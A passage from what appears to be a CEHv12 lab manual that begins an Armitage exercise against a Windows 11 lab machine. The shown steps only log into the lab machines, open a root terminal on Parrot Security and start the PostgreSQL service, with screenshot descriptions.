
Here, we will use the Armitage tool to gain access to the remote target machine.

Note: In this task, we will use the **Parrot Security (10.10.1.13)** machine as the host system and the **Windows 11 (10.10.1.11)** machine as the target system.

1. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine. Restart the machine.
2. Click **Ctrl+Alt+Del**, by default, **Admin** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.



3. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.
4. Click the **MATE Terminal** icon at the top of **Desktop** to open the **Parrot Terminal**.



5. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

6. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

7. Now, type **cd** and press **Enter** to jump to the root directory.

The screenshot shows a Parrot OS desktop environment. At the top, there's a dark green header bar with icons for Applications, Places, System, and a browser. The title bar of the active window says "cd - Parrot Terminal". The main window is a terminal window titled "cd - Parrot Terminal" showing a root shell session. The terminal history includes:

```
[attacker@parrot]~[-]
$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
# cd
[root@parrot]~[-]
#
```

The desktop background is a dark blue/black with a geometric pattern of triangles in various shades of blue and green. On the desktop, there are icons for "README.License", "Trash", and "Test.exe". The taskbar at the bottom shows the terminal window is currently active.


8. In the **Terminal** window, type **service postgresql start** and press **Enter** to start the database service.

The screenshot shows the same Parrot OS desktop environment as the previous one, but now the terminal window has a different title: "service postgresql start - Parrot Terminal". The terminal history now includes the command to start the PostgreSQL service:


```
[attacker@parrot]~[-]
$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
# cd
[root@parrot]~[-]
# service postgresql start
[root@parrot]~[-]
#
```

The desktop background and icons remain the same. The taskbar at the bottom shows the terminal window is still active.

